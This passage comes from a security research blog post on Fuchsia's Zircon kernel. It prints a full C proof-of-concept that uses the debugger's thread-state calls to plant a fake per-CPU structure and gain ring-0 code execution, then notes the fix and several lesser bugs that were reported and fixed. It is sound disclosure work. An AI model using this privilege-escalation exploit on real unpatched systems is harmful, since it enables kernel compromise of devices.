7. `x86_exception_handler()` uses this TLS. In particular, it will quickly exit if the `gpf_return_target` field of the TLS is non-zero, and it will actually jump into this address!
8. The CPU jumps into `gpf_return_target` with kernel privileges.

In the end, the kernel uses the structure located at `FakeTlsAddr` thinking it is a trusted `x86_percpu` structure from the kernel whereas it is actually a structure possibly controlled by userland. By placing a specific value in the `gpf_return_target` field of this fake structure, userland can begin to gain code execution in kernel mode.

Userland must choose the `FakeTlsAddr` address so that it points to a kernel buffer where userland data got copied, or to a buffer in userland directly (if there is no SMEP/SMAP).

As a toy example, we developed a simple exploit that relies on SMEP/SMAP not being present:

```
#include <stdio.h>
#include <stdlib.h>
#include <stdint.h>
#include <pthread.h>
#include <zircon/syscalls.h>
#include <zircon/threads.h>
#include <zircon/process.h>
#include <zircon/syscalls/debug.h>

#define __aligned(x)    __attribute__((__aligned__(x)))
#define __barrier()     __asm __volatile("":::"memory")
#define PAGE_SIZE       4096

volatile zx_handle_t MyThreadHandle;
volatile int Ready;
volatile int Resume;

uint8_t FakeThread[PAGE_SIZE] __aligned(PAGE_SIZE);
uint8_t FakeUStack[PAGE_SIZE] __aligned(PAGE_SIZE);

/*
 * Short, simplified version of "struct x86_percpu". We are mainly interested
 * in "gpf_return_target" here, because it dictates where the #GP handler
 * returns. We make it point to a userland address.
 */
union {
        struct FakeCpu {
                void *direct;
                void *current_thread;
                uintptr_t stack_guard;
                uintptr_t kernel_unsafe_sp;
                uintptr_t saved_user_sp;
                uint32_t blocking_disallowed;
                volatile uint8_t *monitor;
                void *idle_states;
                uint32_t apic_id;
                uintptr_t gpf_return_target;
        } FakeCpu;
        uint8_t raw[2*PAGE_SIZE];
} FakeTls __aligned(PAGE_SIZE);
```

```
/* ------------------------------------------------------------------------ */

/*
 * This function runs as ring0, with the context of MyThread(). Put whatever
 * you want in it, this basically executes as kernel code.
 */
static void RunAsRing0(void)
{
        __asm volatile (
                /* ... */
                "1: jmp 1b\n"
        );
}

/*
 * Expose the handle of the thread. Kinda annoying to do, I didn't find a way
 * to retrieve that handle from the parent thread directly (the thing is hidden
 * inside pthread etc).
 */
static void *MyThread(void *arg)
{
        printf("[Thread] Started\n");
        MyThreadHandle = zx_thread_self();
        __barrier();
        Ready = 1;
        __barrier();
        while (!Resume);
        printf("[Thread] Resumed\n");
        return NULL;
}

int main(int argc, char** argv)
{
        zx_thread_state_general_regs_t regs;
        zx_handle_t token;
        zx_status_t res;
        pthread_t thid;

        pthread_create(&thid, NULL, MyThread, NULL);

        /*
         * Wait for the handle to be exposed...
         */
        while (!Ready);

        printf("[Main] Ready\n");

        res = zx_task_suspend(MyThreadHandle, &token);
        if (res != ZX_OK) {
                printf("[Main] zx_task_suspend failed: %d\n", res);
                return 0;
        }
        printf("[Main] Suspended\n");

        FakeTls.FakeCpu.direct = &FakeTls;
        FakeTls.FakeCpu.current_thread = FakeThread;
        FakeTls.FakeCpu.gpf_return_target = (uintptr_t)&RunAsRing0;
        FakeTls.FakeCpu.kernel_unsafe_sp = (uintptr_t)&FakeUStack[PAGE_SIZE];

        res = zx_thread_read_state(MyThreadHandle,
            ZX_THREAD_STATE_GENERAL_REGS, &regs, sizeof(regs));
        if (res != ZX_OK) {
                printf("[Main] zx_thread_read_state failed: %d\n", res);
                return 0;
        }

        regs.gs_base = (uintptr_t)&FakeTls; /* Our fake TLS */
        regs.rip = 0x00FFFFFFFFFFFFFF; /* A non-canonical address */

        res = zx_thread_write_state(MyThreadHandle,
            ZX_THREAD_STATE_GENERAL_REGS, &regs, sizeof(regs));
        if (res != ZX_OK) {
                printf("[Main] zx_thread_write_state failed: %d\n", res);
                return 0;
        }

        Resume = 1;
        zx_handle_close(token); /* The thread resumes */

        pthread_join(thid, NULL);
        printf("[Main] Survived! Exploit failed?!\n");
        return 0;
}
```

With it, we are able to gain kernel code execution from a regular userland process.

Fix: [zircon][debugger] Disallow setting non-canonical rip addresses.

Others

Some other uninteresting bugs were found, such as:

- Divisions by zero in USB drivers, which would only kill the USB user process with no effect on the kernel and components;
- kernel stack info leaks caused by lack of initialization on structures copied to userland, which are actually mitigated by AutoVarInit, a compiler feature that initializes buffers automatically;
- out-of-bounds accesses in the Bluetooth stack, which are mitigated by sanity checks within C++ methods and operators; and
- bluetooth DoSes where an attacker could use up the component's memory, but again without affecting the kernel.

Conclusion

Overall, Fuchsia exhibits interesting security properties compared to other OSes such as Android.

A few days of vulnerability research allowed us to conclude that the common programming bugs found in other OSes can also be found in Fuchsia. However, while these bugs can often be considered as vulnerabilities in other OSes, they turn out to be uninteresting on Fuchsia, because their impact is, for the most part, mitigated by Fuchsia's security properties.

We note however that these security properties do not - and in fact, cannot - hold in the lowest layers of the kernel related to virtualization, exception handling and scheduling, and that any bug here remains exploitable just like on any other OS.

All the bugs we found were reported to Google, and are now fixed.

Again, it is not clear where Fuchsia is heading, and whether it is just a research OS as Google claims or a real OS that is vowed to be used on future products. What's clear, though, is that it has the potential to significantly increase the difficulty for attackers to compromise devices.

Comments

1 Comment Quarkslab Disqus' Privacy Policy 1 Login

Recommend 3 Tweet Share Sort by Best

Join the discussion…

LOG IN WITH

OR SIGN UP WITH DISQUS ?

Name

Magic_Saussage • 7 hours ago

This looks really cool, I was skeptical about fushia but I have to say it's starting to get interesting.
I wonder how it compares to Linux (and redox :p) in terms of performance and usability.

Reply • Share ›

Subscribe Add Disqus to your siteAdd DisqusAdd Do Not Sell My Data

Powered by Pelican, Theme is from Bootstrap from Twitter